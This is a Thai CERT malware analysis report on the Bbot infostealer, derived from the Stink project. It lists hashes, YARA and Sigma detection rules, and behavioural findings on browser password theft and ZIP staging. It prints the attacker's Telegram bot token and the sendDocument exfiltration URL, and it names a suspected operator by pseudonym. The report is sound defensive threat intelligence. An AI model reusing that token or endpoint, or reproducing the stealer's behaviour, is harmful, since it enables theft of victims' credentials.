ทั้งนี้ผู้โจมตีที่อยู่เบื้องหลังมัลแวร์ Bbot ได้กำหนดให้มัลแวร์ทำการส่งออกข้อมูลผ่านช่องทาง Telegram Bot API ซึ่งมี bot token คือ "6093948940:AAHRa-0Li7xvicm9jtGZF25Z3-Bd9B1Oedc" โดยศูนย์ TTC-CERT ได้ทำการตรวจสอบย้อนกลับไปยังบัญชีผู้ใช้งาน Telegram ที่ใช้ในการควบคุมบอท (bot) ดังกล่าว พบว่าผู้โจมตีมีการใช้นามแฝงว่า "Mr. Jack Black" หรือ "Nguyen Quoc Viet" หรือ "Nguyễn Quốc Việt" ในภาษาเวียดนาม นอกจากนี้ศูนย์ TTC-CERT พบว่าบริษัท WithSecure ได้มีการ

[1] "FallenAstaroth/stink: Stealer in just a few lines with sending ... - GitHub." https://github.com/FallenAstaroth/stink. Accessed 16 Apr. 2023.

[2] "Nuitka User Manual - GitHub." https://github.com/Nuitka/Nuitka. Accessed 16 Apr. 2023.

รายงานเกี่ยวกับแคมเปญการโจมตีชื่อ "DUCKTAIL[3]" ซึ่งมีการใช้งานมัลแวร์ประเภท Infostealer ในการขโมยข้อมูลจาก web browser และทำการบีบอัดข้อมูลเป็นไฟล์ ZIP ก่อนจะทำการส่งออกข้อมูลผ่านช่องทาง Telegram โดยมีกลุ่มผู้โจมตีที่เป็นชาวเวียดนาม (Vietnamese threat actor) อยู่เบื้องหลัง ดังนั้นจะเห็นได้ว่าข้อมูล techniques, tactics, and procedures (TTPs) ของรายงานทั้งสองฉบับนี้มีความสอดคล้องกันซึ่งอาจเป็นสิ่งบ่งชี้ให้เห็นถึงแนวโน้มของภัยคุกคามทางไซเบอร์ที่มีความเกี่ยวข้องกับภูมิภาคเอเชียตะวันออกเฉียงใต้และ/หรืออาจส่งผลกระทบต่อผู้ใช้งานในประเทศไทยในอนาคตอันใกล้

ศูนย์ TTC-CERT ได้นำไฟล์มัลแวร์ดังกล่าวมาทำการวิเคราะห์ในเบื้องต้นเพื่อสกัดเอาข้อมูล Indicators of Compromise (IOCs) และ Techinues, Tactics, and Procedures (TTPs) รวมถึงได้จัดทำ detection rule ทั้งในรูปแบบของ YARA rule และ Sigma rule เพื่อใช้ในการตรวจจับการโจมตี ซึ่งสมาชิกสามารถนำข้อมูลดังกล่าวมาใช้ในการเฝ้าระวัง (monitoring), การตรวจจับเชิงรุก (hunting), และใช้ในกระบวนการรับมือเหตุการณ์ทางไซเบอร์ขององค์กรได้

ศูนย์ TTC-CERT ได้จัดทำรายงานการวิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicators of compromise (IOCs)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดยทั่วไป สามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

ไฟล์ที่ถูกตรวจสอบ (1)

f9097b86c22c2492224de4bfe6fb04744fd5d2f57df8fc16d18e81d916ef5688 (bbot.exe)

ผลการวิเคราะห์

f9097b86c22c2492224de4bfe6fb04744fd5d2f57df8fc16d18e81d916ef5688

Tags

Infostealer Stink Python Executable

รายละเอียดของไฟล์

ชื่อไฟล์	bbot.exe
ขนาด	7020032 ไบต์
ประเภท	PE32+ executable (GUI) x86-64, for MS Windows
MD5	cd3e9b1358c7baca8efe14976fe65973

[3] "WithSecure_Research_DUCKTAIL.pdf - WithSecure™ Labs." https://labs.withsecure.com/content/dam/labs/docs/WithSecure_Research_DUCKTAIL.pdf. Accessed 19 Apr. 2023.

SHA1	2ef3c1210f297e5d70900497914f08d4b060c03b
SHA256	f9097b86c22c2492224de4bfe6fb04744fd5d2f57df8fc16d18e81d916ef5688
SHA512	ed045843b989952bb0f0b854c2a77f09daa1f43d7bed5277880e5dd0837e399aab0e411068236e12be933d65cc8a40a4e0110ed5e655133e0517c1b85054963d
ssdeep	98304:Yi59gVdFIXI9atDDGA+c99tciWhdz4j2qxX+:YifWdFIXI9Bqx
Entropy	6.07

แอนตี้ไวรัส

Kaspersky	Trojan-PSW.Win64.Disco.tb
Microsoft	Trojan:Win32/Wacatac.B!ml
Symantec	ML.Attribute.HighConfidence

Yara Rules

```
import "pe"

rule bbot_stink_stealer_payload
{
    meta:
        version = "1.0"
        first_imported = "2023-04-15"
        last_modified = "2023-04-15"
        status = "RELEASED"
        sharing = "TLP:CLEAR"
        source = "Manual investigate"
        author = "TTC-CERT"
        description = "Detect Stink stealer payload (PE file) compiled using Nuitka Compiler"
        hash = "N/A"

    strings:
        $str1 = "stink\\multistealer.py"
        $str2 = "Stealer.run" nocase
```

```
        $str3 = "https://discordapp.com/api/v6/users/@me"
        $module1 = "telegram.py"
        $module2 = "browsers.py"
        $module3 = "discord.py"
        $module4 = "filezilla.py"
        $module5 = "processes.py"
        $module6 = "screenshot.py"
        $module7 = "steam.py"
        $module8 = "system.py"

    condition:
        pe.is_pe
        and (filesize >= 2MB and filesize <= 15MB)
        and 2 of ($str*) and 5 of ($module*)
}

rule bbot_campain
{
    meta:
        version = "1.0"
        first_imported = "2023-04-15"
        last_modified = "2023-04-15"
        status = "RELEASED"
        sharing = "TLP:CLEAR"
        source = "Manual investigate"
        author = "TTC-CERT"
        description = "Check if the payload has been configured specifically for 'FB Ads
Pro' campaign"
        hash =
"f9097b86c22c2492224de4bfe6fb04744fd5d2f57df8fc16d18e81d916ef5688"
    strings:
        $chat_id1 = "6093948940"
        $chat_id2 = "5597720197"
        $bot_token = "6093948940:AAHRa-0Li7xvicm9jtGZF25Z3-Bd9B1Oedc"
```

```
        $bot_script = "bbot.py"

    condition:
        1 of ($chat_id*) and 1 of ($bot_*)
}
```

Sigma Rules

```
title: Bbot a python malware compiled using Nuitka
id: ffc9c7e0-fcfb-44a2-80bf-e81bafd0eb5e
version: 1.0
first_imported: 2023-04-09
last_modified: 2023-04-09
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: Detect Bbot malware extract from Nuitka python executable.
category: Malware
hash: a1293510f84f4c85eb434a789b2f97ea30f8a51c28cac40202c0742f09cb0469
logsource:
  category: process_creation
  product: windows
detection:
  selection1:
    ParentImage|endswith: '\bbot.exe'
    ParentCommandLine|contains|all:
      - '--multirpocessing-fork'
      - 'parent_pid='
      - 'pipe_handle='
    Image|endswith: '\cmd.exe'
    CommandLine|contains: 'c:\windows\system32\cmd.exe /c "ver'
  condition: selection1
falsepositives: Unknown
level: medium
```

PE Metadata	
Compile Date	2023-03-12 17:03:36 UTC
Import Hash	d2ef93294f3ab421ab095f25e813550d

PE Sections				
MD5	Name	Raw Size	Virtual Size	Entropy
b0dc14fc0baaba502f9a420a926756d5	.text	1697792	1697584	6.21
30014476eca187af73b09e2b3b988f8f	.rdata	135680	135346	5.92
7edb8f2e25114afe93135b2b3c0b1a03	.data	103264	32768	2.32
cd8b25f55e980ae5c7ebd0315bf3882e	.pdata	27108	27136	6.02
7a23b2646bc5759047c99244ced77e15	_RDATA	3.34	348	512
7138907a9f047ab103a40d03e9543314	.rsrc	5120840	5121024	5.55
d13ac45aa8418ad89fd0c9811e7af101	.reloc	3948	4096	5.35

Packers/Compilers/Cryptors

Nuitka Python Compiler

ความเชื่อมโยง

	Droped by	ไฟล์ a1293510f8... (Auto Fix Account.exe)
ไฟล์ f9097b86c2... (bbot.exe)	Connect to	https://api.ipify[.]org
	Connect to	https://api.telegram[.]org/bot6093948940:AAHRa-0Li7xvicm9jtGZF25Z3-Bd9B1Oedc/sendDocument


รายละเอียด

ไฟล์ f9097b86c22c2492224de4bfe6fb04744fd5d2f57df8fc16d18e81d916ef5688 (bbot.exe) เป็นไฟล์ payload ซึ่งถูก drop อยู่ภายใน subdirectory ภายใต้ไดเรคทอรี่ %temp% และถูก execute โดยไฟล์ "Auto Fix Account.exe" (SHA256: a1293510f84f4c85eb434a789b2f97ea30f8a51c28cac40202c0742f09cb0469)

ไฟล์ f9097b86c2... เป็นไฟล์ Python script ที่ถูก compile เป็นไฟล์ประเภท Portable Executable (PE) ด้วยเครื่องมือชื่อ Nuitka ซึ่งสามารถยืนยันได้จากข้อมูลที่พบใน string และข้อมูลภายใน Import Adress Table (IAT) ซึ่งจะเห็นได้ว่ามีการเรียกใช้งาน API ที่เกี่ยวข้องกับการทำงานของ Python จำนวนมากจากไฟล์ python39.dll ทั้งนี้จากข้อมูลดังกล่าวทำให้ทราบอีกด้วยว่าผู้โจมตีมีการใช้งาน Python เวอร์ชัน 3.9 ในกระบวนการ compile ไฟล์มัลแวร์ รายละเอียดปรากฏตามภาพที่ 1 และ 2

```
0x19f8c8        .rdata  __nuitka_version__
0x1a1ff0        .rdata  NUITKA_ONEFILE_PARENT
0x1a2218        .rdata  nuitka_resource_reader_files
0x1a22c0        .rdata  nuitka_resource_reader
0x1a2370        .rdata  nuitka_module_loader
0x1a2910        .rdata  __code__ is not writable in Nuitka
0x1a31d0        .rdata  gi_code is not writable in Nuitka
0x1a31f8        .rdata  gi_frame is not writable in Nuitka
0x1a3260        .rdata  cr_code is not writable in Nuitka
0x1a3348        .rdata  ag_code is not writable in Nuitka
0x1a3370        .rdata  ag_frame is not writable in Nuitka
0x1a3508        .rdata  f_trace is not writable in Nuitka
0x1a3530        .rdata  f_trace_lines is not writable in Nuitka
0x1a3558        .rdata  f_trace_opcodes is not writable in Nuitka
0x1a3638        .rdata  cell_contents cannot be used to delete values Nuitka
0x1a40a8        .rdata  __nuitka_binary_dir
0x1a5728        .rdata  <nuitka_resource_reader for '%s'>
0x1a5770        .rdata  <nuitka_resource_reader_files for '%s'>
0x1a5840        .rdata  <nuitka_module_loader
0x1a5858        .rdata  <nuitka_module_loader for '%s'>
0x1a5878        .rdata  Setup nuitka compiled module/bytecode/extension importer.
0x1a5b10        .rdata  nuitka_types_patch
```

ภาพที่ 1 String ที่เกี่ยวข้องกับเครื่องมือ Nuitka ถูกพบภายในไฟล์ f9097b86c2...



ภาพที่ 2 ข้อมูลจาก IAT ทำให้ทราบว่าไฟล์ f9097b86c2... มีการเรียกใช้ python39.dll และ Python API จำนวนมาก

นอกจากนี้ยังได้ตรวจพบค่า string ภายใน ".rdata" section ของไฟล์ f9097b86c2... ที่มีความน่าสนใจอีกจำนวนหนึ่ง เช่น

—เริ่มต้น string—
stink.enums
stink.enums.features
stink.enums.utils
stink.helpers
stink.helpers.config
stink.helpers.datas
stink.helpers.functions
stink.helpers.multipart
stink.modules
stink.modules.browser
stink.modules.discord
stink.modules.filezilla
stink.modules.processes
stink.modules.screenshot
stink.modules.system
stink.modules.telegram
stink.multistealer
—สิ้นสุด string—

เมื่อทำการสืบค้นข้อมูลจากแหล่งข่าวเปิดพบว่าค่า string ดังกล่าวทั้งหมดเกี่ยวข้องกับโปรเจกต์ Stink ซึ่งเป็นโปรเจกต์ open source บนเว็บไซต์ Github โดยผู้พัฒนาระบุเอาไว้บนหน้าโปรไฟล์ว่าเป็นโปรเจกต์เกี่ยวกับการพัฒนา Stealer ซึ่งสามารถส่งออกข้อมูลผ่านช่องทาง Telegram, Discord, และเครื่องแม่ข่าย (server) ได้

ข้อมูลจากหน้าโปรเจกต์ทำให้สามารถประเมินได้ว่า Stink เป็นมัลแวร์ประเภท Infostealer ซึ่งพัฒนาด้วยภาษา Python และมุ่งเป้าโจมตี web browser บนเครื่องคอมพิวเตอร์ของเหยื่อ ได้แก่ Chrome, Opera, Opera GX, Edge, Brave, และ Vivaldi เพื่อทำการขโมยข้อมูล เช่น cookies, รหัสผ่านที่บันทึกไว้ใน web browser, ข้อมูลบัตรเครดิตที่บันทึกไว้ใน web browser, ประวัติการใช้งาน (history), bookmark, และ cryptocurrency wallet เป็นต้น นอกจากนี้ยังสามารถขโมยข้อมูลที่เกี่ยวข้องกับเครื่องพิวเตอร์ของเหยื่อ เช่น public IP address, ข้อมูลการทำงานของโปรเซส, useraccount, computer


name, ข้อมูลระบบปฏิบัติการ (OS), ข้อมูล RAM และ harddisk เป็นต้น โดยข้อมูลทั้งหมดจะถูกบีบอัด (compress) เป็นไฟล์ ZIP และส่งออก (exfiltrate) ไปยัง C2 ของผู้โจมตีได้หลากหลายช่องทาง เช่น Telegram และ Discord

ข้อมูลสำคัญเพิ่มเติมที่สืบพบจากหน้าโปรไฟลล์ของโปรเจกต์ Stink บนเว็บไซต์ Github คือ ผู้พัฒนาได้เขียนแนะนำให้ทำการ compile ไฟล์ Python ภายในโปรเจกต์ให้กลายเป็นไฟล์ PE โดยใช้เครื่องมือชื่อ Nuitka ซึ่งมีการกำหนดพารามิเตอร์ "--onefile" โดยจะเห็นได้ว่าข้อมูลที่พบดังกล่าวสอดคล้องกับผลการวิเคราะห์จาก "รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-230499-1.v1 - Bbot" **ดังนั้นจึงมีความเป็นไปได้สูงว่าไฟล์ f9097b86c2... คือมัลแวร์ที่ถูกสร้างโดยอาศัยโค๊ดจากโปรเจกต์ Stink**

เพื่อทดสอบสมมติฐานในข้างต้น ผู้วิเคราะห์ได้ทำการวิเคราะห์ไฟล์ f9097b86c2... ด้วยวิธี behavioral analysis ซึ่งผลการวิเคราะห์พบว่าเมื่อไฟล์ f9097b86c2... ถูก execute จะทำการ spawn โปรเซส bbot.exe จำนวนมากซึ่งเป็นผลลัพธ์จากการทำงานของ class ชื่อ multiprocessing.Manager[4] ใน Python library โดยแต่ละโปรเซสที่ถูก spawn ออกมาจะทำหน้าที่เฉพาะ task ที่ถูกกำหนดให้ เช่น task ที่ทำหน้าที่ในการตรวจสอบข้อมูลโปรเซสที่กำลังมีการใช้งาน เป็นต้น รายละเอียดตามภาพที่ 3

ภาพที่ 3 รูปแบบการ spawn โปรเซส bbot.exe (ไฟล์ f9097b86c2...)


ทั้งนี้จากภาพในข้างต้นจะพบว่ามัลแวร์มีการเรียกใช้งาน Windows command shell (cmd) โดยกำหนดค่าพารามิเตอร์ "/c 'ver'" เพื่อใช้ในการอ่านข้อมูลเวอร์ชันของระบบปฏิบัติการ ตัวอย่างตามภาพที่ 4



ภาพที่ 4 ตัวอย่างผลลัพธ์การทำงานของคำสั่ง "cmd.exe /c ver"


[4] "What is a Multiprocessing Manager - Super Fast Python." 30 Aug. 2022, https://superfastpython.com/multiprocessing-manager/. Accessed 12 Apr. 2023.

หลังจากนั้นมัลแวร์จะทำการตรวจสอบข้อมูลรายละเอียดของระบบปฏิบัติการ ข้อมูลการทำงานของโปรเซส และเก็บบันทึกภาพหน้าจอคอมพิวเตอร์ (screen capture) แล้วจึงทำการบันทึกข้อมูลที่ได้เอาไว้ในไฟล์ชื่อ Configurations.txt, Processes.txt, Screenshot.png ตามลำดับ โดยไฟล์ทั้งหมดจะเก็บอยู่ภายในโฟลเดอร์ C:\Users\{*USER*}\AppData\stink\System รายละเอียดตามภาพที่ 5 ซึ่งไฟล์ดังกล่าวจะถูกลบในภายหลัง




ภาพที่ 5 ตัวอย่างข้อมูลเกี่ยวกับระบบปฏิบัติการและรายการของโปรเซสซึ่งมัลแวร์ทำการเก็บรวบรวมเอาไว้

ในกรณีที่เครื่องคอมพิวเตอร์เป้าหมายมีการติดตั้ง web browser ที่ตรงกับเป้าหมายของมัลแวร์ ข้อมูลภายใน web browser จะถูกสกัดและบันทึกเอาไว้ภายในโฟลเดอร์ C:\Users\{*USER*}\AppData\stink\Browsers โดยจากตัวอย่างตามภาพที่ 6 จะพบไฟล์ชื่อ "Default Passwords.txt" ซึ่งภายในมีข้อมูล username และ password ที่ผู้วิเคราะห์ทำการบันทึกเอาไว้ใน password manager ของ Brave web browser เพื่อทดสอบพฤติกรรมการทำงานของมัลแวร์



ภาพที่ 6 ตัวอย่างข้อมูลเกี่ยวกับ web browser ที่มัลแวร์ทำการเก็บรวบรวม

ต่อมามัลแวร์จะทำการบีบอัดข้อมูลภายในไดเรคทอรี่ C:\Users\{*USER*}\AppData\stink และสร้างเป็นไฟล์ ZIP เก็บเอาไว้ภายในไดเรคทอรี่ C:\Users\{*USER*}\AppData โดยกำหนดชื่อไฟล์ในรูปแบบ {*USER*}-rt.zip รายละเอียดตามภาพที่ 7



ภาพที่ 7 ข้อมูลที่ถูกเก็บรวบรวมเอาไว้จะถูกบีบอัดเป็นไฟล์ ZIP เพื่อเตรียมส่งออกไปยัง C2

เมื่อจัดเตรียมไฟล์ ZIP เสร็จแล้ว มัลแวร์จะพยายามสร้างการเชื่อมต่อออกไปยัง api.ipify[.]org และ api.telegram[.]org (ภาพที่ 8) โดยผู้วิเคราะห์คาดว่ามัลแวร์พยายามเข้าถึงเว็บไซต์ api.ipify[.]org เพราะต้องการเก็บข้อมูล public IP address ของเครื่องคอมพิวเตอร์เป้าหมายเพื่อนำข้อมูลดังกล่าวไปใส่ไว้ในไฟล์ Configurations.txt ก่อนจะทำการส่งออกข้อมูลผ่านช่องทาง api.telegram[.]org ไปยังผู้โจมตีโดยตรง โดยในกรณีนี้ผู้วิเคราะห์ไม่ได้จัดเตรียมสภาพแวดล้อมภายใน lab ให้มัลแวร์สามารถสร้างการเชื่อมต่อใด ๆ ได้ และต่อมามัลแวร์ได้ทำการ terminate โปรเซสที่เกี่ยวข้องกับตัวเองทั้งหมดไปโดยที่ไม่ได้ลบไดเรคทอรี่และโฟลเดอร์รวมถึงไฟล์ ZIP ที่จัดเตรียมเอาไว้ก่อนหน้านี้แต่อย่างใด ดังนั้น artifacts ดังกล่าวจึงสามารถนำมาใช้เป็นตัวชี้วัดได้ว่าเครื่องพิวเตอร์เคยถูกโจมตีโดยมัลแวร์ Stink Inforstealer มาก่อน

Source	Destination	Protocol	Length	Info
192.168.9.6	192.168.9.5	DNS	73	Standard query 0x524b A api.ipify.org
192.168.9.5	192.168.9.6	DNS	89	Standard query response 0x524b A api.ipify.org A 192.168.9.5
192.168.9.6	192.168.9.5	TCP	66	49694 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PER
192.168.9.5	192.168.9.6	TCP	66	443 → 49694 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK
192.168.9.6	192.168.9.5	TCP	60	49694 → 443 [ACK] Seq=1 Ack=1 Win=525568 Len=0
192.168.9.6	192.168.9.5	TLSv1.3	571	Client Hello
192.168.9.5	192.168.9.6	TCP	54	443 → 49694 [ACK] Seq=1 Ack=518 Win=64128 Len=0
192.168.9.5	192.168.9.6	TLSv1.3	1509	Server Hello, Change Cipher Spec, Application Data, Application
192.168.9.6	192.168.9.5	TLSv1.3	61	Alert (Level: Fatal, Description: Unknown CA)
192.168.9.5	192.168.9.6	TCP	54	443 → 49694 [ACK] Seq=1456 Ack=525 Win=64128 Len=0
192.168.9.6	192.168.9.5	TCP	60	49694 → 443 [RST, ACK] Seq=525 Ack=1456 Win=0 Len=0
192.168.9.6	192.168.9.5	DNS	76	Standard query 0x4af5 A api.telegram.org
192.168.9.5	192.168.9.6	DNS	92	Standard query response 0x4af5 A api.telegram.org A 192.168.9.5
192.168.9.6	192.168.9.5	TCP	66	49695 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PER
192.168.9.5	192.168.9.6	TCP	66	443 → 49695 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK
192.168.9.6	192.168.9.5	TCP	60	49695 → 443 [ACK] Seq=1 Ack=1 Win=525568 Len=0
192.168.9.6	192.168.9.5	TLSv1.3	571	Client Hello

ภาพที่ 8 มัลแวร์พยายามสร้างการเชื่อมต่อไปยังเว็บไซต์ api.ipify[.]org และ api.telegram[.]org

